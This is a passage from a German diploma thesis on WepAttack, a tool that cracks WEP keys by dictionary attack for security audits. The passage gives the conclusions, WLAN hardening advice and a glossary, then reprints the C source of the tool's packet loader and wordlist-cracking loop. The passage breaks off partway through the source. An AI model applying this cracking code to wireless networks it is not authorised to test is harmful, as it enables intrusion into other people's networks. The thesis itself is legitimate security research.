


Abbildung 23: Projektplan - SOLL

4.2 Ist-Planung




Abbildung 24: Projektplan - IST

5 Schlusswort

Die Entwicklung von WepAttack war eine anspruchsvolle und interessante Arbeit.

5.1 Ziele

Diese Diplomarbeit hat das Ziel verfolgt, ein Tool zu erstellen, welches WEP Schlüssel mittels einer Dictionary Attacke herausfinden kann. Es soll bei Sicherheitsaudits eingesetzt werden können. Mit WepAttack ist ein eigenständiges Tool für diesen Zweck entwickelt worden. Eine Integration in Airsnort hat sich nicht als sinnvoll heraus gestellt.

Somit sind die Ziele dieser Diplomarbeit vollumfänglich erreicht!

5.2 Fazit

Die Tatsache, dass bei rund 75% aller Netzwerke nicht einmal die WEP-Verschlüsselung aktiviert ist, erstaunt einerseits und hinterlässt andererseits einen beängstigenden Eindruck. Anscheinend vergessen viele Benutzer, die zur Verfügung stehenden Sicherheitsmechanismen zu aktivieren. Dazu sind zwei Punkte zu nennen, die diesen Sachverhalt unterstützen. Erstens sind sich viele Anwender eines WLANs gar nicht bewusst, dass ihr Netzwerk für jedermann offen zugänglich ist und zweitens werden alle Geräte so ausgeliefert, dass WEP in der Grundkonfiguration ausgeschaltet ist. So erstaunt es nicht, dass immer wieder Netze gefunden werden, die immer noch die Fabrikeinstellungen verwenden. Sogar das Standardpasswort zur Konfiguration des Access-Points ist vielfach nicht geändert.

Aufgrund dieser Auswertungen ergibt sich folgendes Bild:

Die meisten Benutzer wissen über die Sicherheitsrisiken nicht Bescheid und schützen ihr Netzwerk deshalb auch nicht mit WEP. Diejenigen Benutzer jedoch, die ihren Datenverkehr im WLAN mit WEP verschlüsseln, sind in der Regel sensibilisiert auf sicherheitstechnische Belange und wählen deshalb kein schwaches Passwort. Deshalb ist die Rate der geknackten Netzwerke relativ tief. Nichtsdestotrotz ist es mit WepAttack und einem guten Dictionary möglich die WEP-Schlüssel von WLANs in sehr kurzer Zeit herauszufinden.

5.3 Empfehlungen

Folgende Ratschläge gilt es zu beherzigen, wenn die Sicherheit im drahtlosen Netzwerk erhöht werden will:

- WEP allein genügt nicht, um die Sicherheit zu gewährleisten. Besser ist ein VPN einzurichten, das auf kryptografisch sicheren Methoden beruht (bspw. IPSEC).
- Einschränkung der MAC-Adressen, die auf dem WLAN zugelassen sind. Dies erschwert einem Angreifer die Anmeldung ans Netzwerk.
- Die Defaulteinstellungen der Geräte (IP-Adressen, Passwörter) sollten geändert werden.
- Verwendung einer Firewall zwischen dem drahtgebundenen Netzwerk und dem WLAN
- Die Wahl eines aussagekräftigen Namens für die SSID und den Access-Point sollte vermieden werden. Dies erschwert einem Angreifer die Bestimmung, wo sich dieses Netzwerk befindet.
- Die WEP-Schlüssel müssen regelmässig geändert werden
- Die Beacons, die ihr Netzwerk identifizieren, sollten deaktiviert werden.
- DHCP sollte in WLANs nicht verwendet werden

6 Anhang

6.1 Glossar

Access Point (AP)	Verbindungsschnittstelle für WLAN Clients zum drahtgebundenen Netzwerk
Ad-Hoc	WLAN Modus für die Verbindung von mehreren Clients ohne Access Point
AirSnort	Tool für Weak IV Attacke auf WLAN
Beacon	Spezielles Paket, das das Auffinden eines WLANs und den Anschluss daran vereinfacht.
BSSID	Basic Service Set Identifier
CRC	Cyclic Redundancy Check, Prüfsumme um Übertragungsfehler zu detektieren
CVS	Concurrent Versions System, Versionskontrolle von Softwareentwicklern
Cyphertext	Verschlüsselter Datenstrom
Decryption	Entschlüsselung von Daten
Dictionary	Wörterbuch mit Millionen von Wörtern, jedes Wort auf einer Zeile
DOS	Denial of Service
Dumpfile	Datei mit abgehörtem Netzwerkvehr
Encryption	Verschlüsselung von Daten
ESSID	Extended Service Set Identifier
FCS	CRC bei IEEE802.11
Frameformat	Aufbau eines Protokolls
ICV	CRC innerhalb eines WEP verschlüsselten Paketes
IEEE 802.11	Wireless LAN Standard von Institute of Electrical and Electronics Engineers
Infrastructure	WLAN Modus mit Access Point
IV	Initialisierungsvektor von WEP
KEYGEN	Tool von WLAN-NG, um WEP Schlüssel zu generieren
Kismet	WLAN Scanner
MAC	Medium Access Control
Managed	WLAN Modus mit Access Point
Netzwerkscanner	Tool, um drahtlose Netzwerke aufzuspüren
Netzwerksniffer	Tool, um Netzwerkverkehr zu belauschen
NWEPGEN	Tool von WLAN-NG, um WEP Schlüssel zu generieren
Plaintext	Klartext Datenstrom

RC4	Verschlüsselungsalgorithmus von Bruce Schneier, RSA Security Inc.
SNAP	Subnetwork Access Protocol
SSID	Service Set Identifier
War Driving	Aufspüren von WLANs mit einem Notebook während der Fahrt in einem Fahrzeug
War Walking	Aufspüren von WLANs zu Fuss
Weak IV	Schwacher Initialisierungsvektor
WEP	Wired Equivalent Privacy, Sicherheitsprotokoll für WLAN
WepCrack	Tool für Weak IV Attacke auf WLAN
WLAN	Wireless local area network
WLAN-NG	WLAN Next Generation, Treiber Projekt für WLAN-Karten

6.2 Quellen

WEP Fix using RC4 Fast Packet Keying
http://www.rsasecurity.com/rsalabs/technotes/wep-fix.html

Michael Sutton, "Hacking the Invisible Network", iALERT white paper, iDEFENSE Labs
http://www.astalavista.net/data/Wireless.pdf

Scott Fluhrer, Itsik Mantin and Adi Shamir, “Weaknesses in the Key Scheduling Algorithm of RC4”
http://online.securityfocus.com/data/library/rc4_ksaproc.pdf

Procol Stack OSI Model
http://www.synapse.de/ban/eng.html

Wireless Networking
http://bengross.com/wireless.html

Implementation RC4 Algorithmus
http://cvs.cs.cornell.edu:12000/cvsweb/ensemble/crypto/?hideattic=0

Wireless LAN und Linux
http://www.holtmann.org/linux/wlan/

D-Link DWL 650
http://theblackmoor.net/dwl650.shtml

Linux and PrismII based wireless cards
http://www.goonda.org/wireless/prism2/

IEEE 802.11 Standard, 1999 Edition
http://standards.ieee.org/getieee802/download/802.11-1999.pdf

Adam Stubblefield, John Ioannidis, and Aviel Rubin, "Using the Fluhrer, Mantin, and Shamir Attack to Break WEB"
http://www.cs.rice.edu/~astubble/wep/wep_attack.pdf

Tim Newsham, "Applying known techniques to WEP keys"
http://www.lava.net/~newsham/wlan/WEP_password_cracker.ppt

The linux-wlan(tm) Company
http://www.linux-wlan.com/linux-wlan/

Schweizer War Driving Projekt
http://www.wardriving.ch/

CRC-Tutorial
http://www.cee.hw.ac.uk/~pjbk/nets/crctutorial.html

CRC 32-Code
http://cell-relay.indiana.edu/cell-relay/publications/software/CRC/32bitCRC.c.html

John the Ripper – Tutorial
http://budkwan.virtualave.net/tutes/JTRexplained2.html

Wordlist-Archiv
http://wordlists.security-on.net/download.html

6.3 Sourcecode

6.3.1 Config.h

```
/*****************************************************************************


* File:               config.h
* Date:               2002-09-24
* Author:             Alain Girardet/Dominik Blunk
* Last Modified:      2002-10-24
*
* Description: Configuration and constants
*
*
* This program is free software; you can redistribute it and/or modify it under
* the terms of the GNU General Public License as published by the Free Software
* Foundation; either version 2 of the License, or (at your option) any later
* version. See http://www.fsf.org/copyleft/gpl.txt.
*
* This program is distributed in the hope that it will be useful, but WITHOUT ANY
* WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A
* PARTICULAR PURPOSE. See the GNU General Public License for more details.
*
*****************************************************************************/

#ifndef WEPATTACK_CONFIG_H
#define WEPATTACK_CONFIG_H


#define LOGFILE_PREFIX        "WepAttack"
#define LOGFILE_POSTFIX       ".log"

#define PACKET_LENGTH         2428
#define HEADER_LENGTH         28

#define MODE_WEP              0x20
#define MODE_KEYGEN           0x40

#define WEPKEYSIZE            5
#define WEPSTRONGKEYSIZE      13
#define WEPKEYS               4
#define WEPKEYSTORE           (WEPKEYSIZE * WEPKEYS)


#define DEBUG                 0
#define VERSION               "0.1.3"


#endif
```

6.3.2 wepattack.h

```
/*****************************************************************************
* File:               wepattack.h
* Date:               2002-09-24
* Author:             Alain Girardet/Dominik Blunk
* Last Modified:      2002-10-24
*
* Description: Read guessed passwords from stdin and applies RC4
* on sniffed encrypted 802.11 DATA packets

* This program is free software; you can redistribute it and/or modify it under
* the terms of the GNU General Public License as published by the Free Software
* Foundation; either version 2 of the License, or (at your option) any later
* version. See http://www.fsf.org/copyleft/gpl.txt.
*
* This program is distributed in the hope that it will be useful, but WITHOUT ANY
* WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A
* PARTICULAR PURPOSE. See the GNU General Public License for more details.
*
*****************************************************************************/

#ifndef WEPATTACK_WEPATTACK_H
#define WEPATTACK_WEPATTACK_H
```

```
#include "rc4.h"

/*
 * struct for wlan packet
 */
typedef struct wlan_packet wlan_packet;
struct wlan_packet {
        unsigned char frameControl[2];
        unsigned char duration[2];
        unsigned char dstAddress[6];
        unsigned char srcAddress[6];
        unsigned char bssid[6];
        unsigned char address4[6];
        unsigned char sequenceControl[2];
        unsigned char iv[3];
        unsigned char key;
        unsigned char payload[2400];
};

/*
 * struct for wlan packet list incl. additional
 * informations
 */
typedef struct wlan_packet_list wlan_packet_list;
struct wlan_packet_list {
        wlan_packet frame;
        int framesize;
        unsigned char cracked;
        unsigned char secret[20];
        unsigned char nwep_secret[20];
        unsigned char encryption;
        wlan_packet_list* next;
};

// global pointer to current wlan packet
extern wlan_packet_list*     current_packet;

#endif
```

6.3.3 wepattack.c

```
/*****************************************************************************
* File:               wepattack.c
* Date:               2002-09-24
* Author:             Alain Girardet/Dominik Blunk
* Last Modified:      2002-10-24
*
* Description: Read guessed passwords from stdin and applies RC4
* on sniffed encrypted 802.11 DATA packets
*
* This program is free software; you can redistribute it and/or modify it under
* the terms of the GNU General Public License as published by the Free Software
* Foundation; either version 2 of the License, or (at your option) any later
* version. See http://www.fsf.org/copyleft/gpl.txt.
*
* This program is distributed in the hope that it will be useful, but WITHOUT ANY
* WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A
* PARTICULAR PURPOSE. See the GNU General Public License for more details.
*
*****************************************************************************/

#include <time.h>
#include <sys/time.h>
#include <sys/timeb.h>
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <errno.h>
#include <unistd.h>
#include <zlib.h>
#include <math.h>
#include <signal.h>
#include "wepattack.h"
#include "wepfilter.h"
#include "log.h"
```

```
#include "config.h"
#include "modes.h"
#include "misc.h"


wlan_packet_list* current_packet;

// local list with wlan packets
static wlan_packet_list* list_packet_to_crack;

// filepointer to read wordlist from
static FILE * fp;

// for time measuring
struct timeval t_val_start, t_val_end;
struct timezone t_zone;

// statistics
static long word_count = 1;
static double duration = 0;

// default mode (all modes sequential)
static unsigned char use_modes = 0x01;

void clean_up();

//
// load wlan packets from infile
//
void load_packets(char *infile, int network) {

        int network_count = 0;

        // load networks from file
        list_packet_to_crack = get_packets(infile);

        // check if at least one network ist found
        if (list_packet_to_crack == NULL) {
                fprintf(stdout, "\n0 networks loaded...\n");
                exit(1);
        }

        current_packet = list_packet_to_crack;

        // list all available networks
        printf("\n\nFounded BSSID:");
        while (current_packet->next != NULL) {
                network_count++;
                printf("\n%d)  ", network_count);
                print_hex_array(stdout, current_packet->frame.bssid, 6);
                printf("/ Key %d", current_packet->frame.key);
                current_packet = current_packet->next;
        }

        if (network > network_count)
                network = 0;

        // if only one should be attacked, remove the others from the list
        if (network != 0) {
                current_packet = list_packet_to_crack;
                network_count = 1;
                while (network_count != network) {
                        network_count++;
                        current_packet = current_packet->next;
                }
                // extract one packet from list
                list_packet_to_crack = get_one_packet(list_packet_to_crack,
                        current_packet->frame.bssid, current_packet->frame.key);
                network_count = 1;
        }

        printf("\n%d network%s loaded...\n", network_count, network_count>1?"s":"");

}


//
// test if all packets are cracked
```

```
//
int all_packets_cracked() {

	int all = 1;

	// set current packet to first packet
	current_packet = list_packet_to_crack;
	// test each packet
	while (current_packet->next != NULL) {
		if (current_packet->cracked != 1)
			all--;
		current_packet = current_packet->next;
	}

	current_packet = list_packet_to_crack;
	return (all<1)?0:1;
}

//
// test key on every packet with requested modes
//
void loop_packets (unsigned char *key){

	while(current_packet->next != NULL) {
		if (!current_packet->cracked) {
			// mode wep 64 bit
			if ((use_modes & 0x07) == 0 || (use_modes & 0x07) == 1) {
				if (mode_wep(key, strlen(key), 5))
					wlan_key_cracked();
			}
			// mode wep 128 bit
			if ((use_modes & 0x07) == 2 || (use_modes & 0x07) == 1) {
				if (mode_wep(key, strlen(key), 13))
					wlan_key_cracked();
			}
			// mode with keygen 64 bit
			if ((use_modes & 0x07) == 4 || (use_modes & 0x07) == 1) {
				if (mode_keygen(key, strlen(key), 5))
					wlan_key_cracked();
			}
			// mode with keygen 128 bit
			if ((use_modes & 0x07) == 6 || (use_modes & 0x07) == 1) {
				if (mode_keygen(key, strlen(key), 13))
					wlan_key_cracked();
			}
		}
		current_packet = current_packet->next;
	}
}

//
// signal handler for ctrl+c
//
void sigint() {

	printf("\nAborting... writing result to '%s'\n", logfile);

	clean_up();
}

//
// print statistic and update logfile with uncracked networks
//
void clean_up() {

	// get end time
	gettimeofday(&t_val_end, &t_zone);

	// calculate elapsed time
	duration = difftime_us(&t_val_start, &t_val_end);
	printf("\ntime: %f sec\twords: %d\n\n", duration, word_count);

	// write ucracked packets to logfile
	log_uncracked(list_packet_to_crack);


	// close word input stream
	fclose(fp);
```

```
        delete_list(list_packet_to_crack);

        exit(0);
}

//
// main for wepattack
//
int main(int argc, char * argv[]) {

        FILE*          pf;
        char*          mode_opt;
        int            i = 0;
        register int   op;
        char           *packet_file = NULL, *word_file = "-";
        unsigned char  key[20];
        int            network_arg = 0;

        fp = stdin;

        // install signal handler
        signal(SIGINT, sigint);

        // if no arguments are given, exit
        if(argc <= 1) {
                show_help();
                return 0;
        }

        // process command line options
        // program will terminate, if invalid options are passed
        while((op = getopt(argc, argv, "n:m:f:w:?")) != -1) {
                switch(op) {
                case 'n':
                        network_arg = atoi(optarg);
                        break;
                 // arg for packet file to read from
                case 'f':
                          packet_file = optarg;
                        pf = fopen(packet_file,"r");
                        if (!pf) {
                                printf("Dumpfile error: No such file or directory!\n\n");
                                return 1;
                        }
                        fclose(pf);
                          break;
                // arg for modes
                 case 'm':
                        mode_opt = optarg;
                        if (strcmp(mode_opt,"64")== 0)
                                use_modes = 0x00;
                        else if (strcmp(mode_opt, "128") == 0)
                                use_modes = 0x02;
                        else if (strcmp(mode_opt, "n64") == 0)
                                use_modes = 0x04;
                        else if (strcmp(mode_opt, "n128") == 0)
                                use_modes = 0x06;
                        break;
                // arg for wordfile to read from
                case 'w':
                        word_file = optarg;
                        fp = fopen(word_file, "r");
                        if(!fp) {
                                fprintf(stdout,"\nWordfile error: No such file or
                                        directory!\n\n");
                                return 1;
                        }
                        break;
                // arg for display helf
                case '?':
                          show_help();
                        return 1;
                          break;
                default:
                        show_help();
                        return 1;
                        break;
```

```
                }
        }

        // No infile specified
        if(packet_file == NULL) {
                fprintf(stdout,"\nDumpfile error: No dumpfile specified!\n\n");
                show_help();
                return 0;
        }

        // load ieee802.11 encrypted packets
        load_packets(packet_file, network_arg);

        // write header to logfile
        open_log(word_file, packet_file);

        // set current packet to crack to first packet in list
        current_packet = list_packet_to_crack;

        // get start time
        gettimeofday(&t_val_start, &t_zone);


        fprintf(stdout, "\nAccepting wordlist data...\n\n");

        // do cracking until all packets are cracker or no more words left
        while (!all_packets_cracked() && !feof(fp)) {

                // Looks a bit comlicated, but reads almost every file without errors
                while((i < 14)) {
                        key[i] = fgetc(fp);
                        if(key[i] == '\n') {
                                break;
                        }
                        i++;
                }
                key[i] = '\0';
                i = 0;

                // print out each 10'000 key
                if ((word_count % 10000) == 0)
                        printf("key no. %d: %s\n", word_count, key);
                word_count++;

                // main loop to process key in modes on every packet
                loop_packets(key);
        }

        clean_up();

}
```

6.3.4 wepfilter.h

```
/*******************************************************************************
* File:               wepfilter.h
* Date:               2002-09-24
* Author:             Alain Girardet/Dominik Blunk
* Last Modified:      2002-10-24
*
* Description: Read network dump file (PCAP-format) and extracts
* encrypted 802.11 DATA packets
*
* This program is free software; you can redistribute it and/or modify it under
* the terms of the GNU General Public License as published by the Free Software
* Foundation; either version 2 of the License, or (at your option) any later
* version. See http://www.fsf.org/copyleft/gpl.txt.
*
* This program is distributed in the hope that it will be useful, but WITHOUT ANY
* WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A
* PARTICULAR PURPOSE. See the GNU General Public License for more details.
*
*******************************************************************************/

#ifndef WEPATTACK_WEPFILTER_H
#define WEPATTACK_WEPFILTER_H
```

```
// struct for bssid list
typedef struct bssid_list bssid_list;
struct bssid_list {
        unsigned char bssid[6];
        int key;
        bssid_list* next;
};

// struct for parsing wlan packet
typedef struct packet_delimiter packet_delimiter;
struct packet_delimiter {
        int frame_control;

        int duration;
        int dst_address;
        int src_address;
        int bssid;
        int address4;
        int sequence_control;
        int iv;
        int key;
        int payload;
};

//
// get wlan packets from file, return is a list with all different bssid
// and keys
//
wlan_packet_list* get_packets(char* infile);

//
// get one bssid from a list
//
wlan_packet_list* get_one_packet(wlan_packet_list* head, unsigned char* bssid, int key);

//
// delete list (deallocate dynamic memory)
//
void delete_list(wlan_packet_list* list);

#endif
```

6.3.5 wepfilter.c

```
/*******************************************************************************
* File:               wepfilter.c
* Date:               2002-09-24
* Author:             Alain Girardet/Dominik Blunk
* Last Modified:      2002-10-24
*
* Description: Read network dump file (PCAP-format) and extracts
* encrypted 802.11 DATA packets
*
* This program is free software; you can redistribute it and/or modify it under
* the terms of the GNU General Public License as published by the Free Software
* Foundation; either version 2 of the License, or (at your option) any later
* version. See http://www.fsf.org/copyleft/gpl.txt.
*
* This program is distributed in the hope that it will be useful, but WITHOUT ANY
* WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A
* PARTICULAR PURPOSE. See the GNU General Public License for more details.
*
*******************************************************************************/

#include <pcap.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <errno.h>
#include <sys/socket.h>
#include "rc4.h"
#include "wepattack.h"
#include "wepfilter.h"
#include "config.h"
#include "misc.h"
```

```
static int capture_successfull = 0;
static wlan_packet_list* head = NULL;

//
// puts new bssid at the beginning of the list (pointed by bssid_head)
//
void push_bssid(bssid_list** head, u_char* bssid, int key) {
	bssid_list* newbssid = malloc(sizeof(bssid_list));
	memcpy(newbssid->bssid, bssid, 6);
	newbssid->key = key;
	newbssid->next = *head;
	*head = newbssid;
}

//
// Checks if bssid is already in list (that means that one packet of
// this network is already captured)
//
int check_bssid(bssid_list* head, unsigned char* bssid, int key) {

	while(head != NULL) {
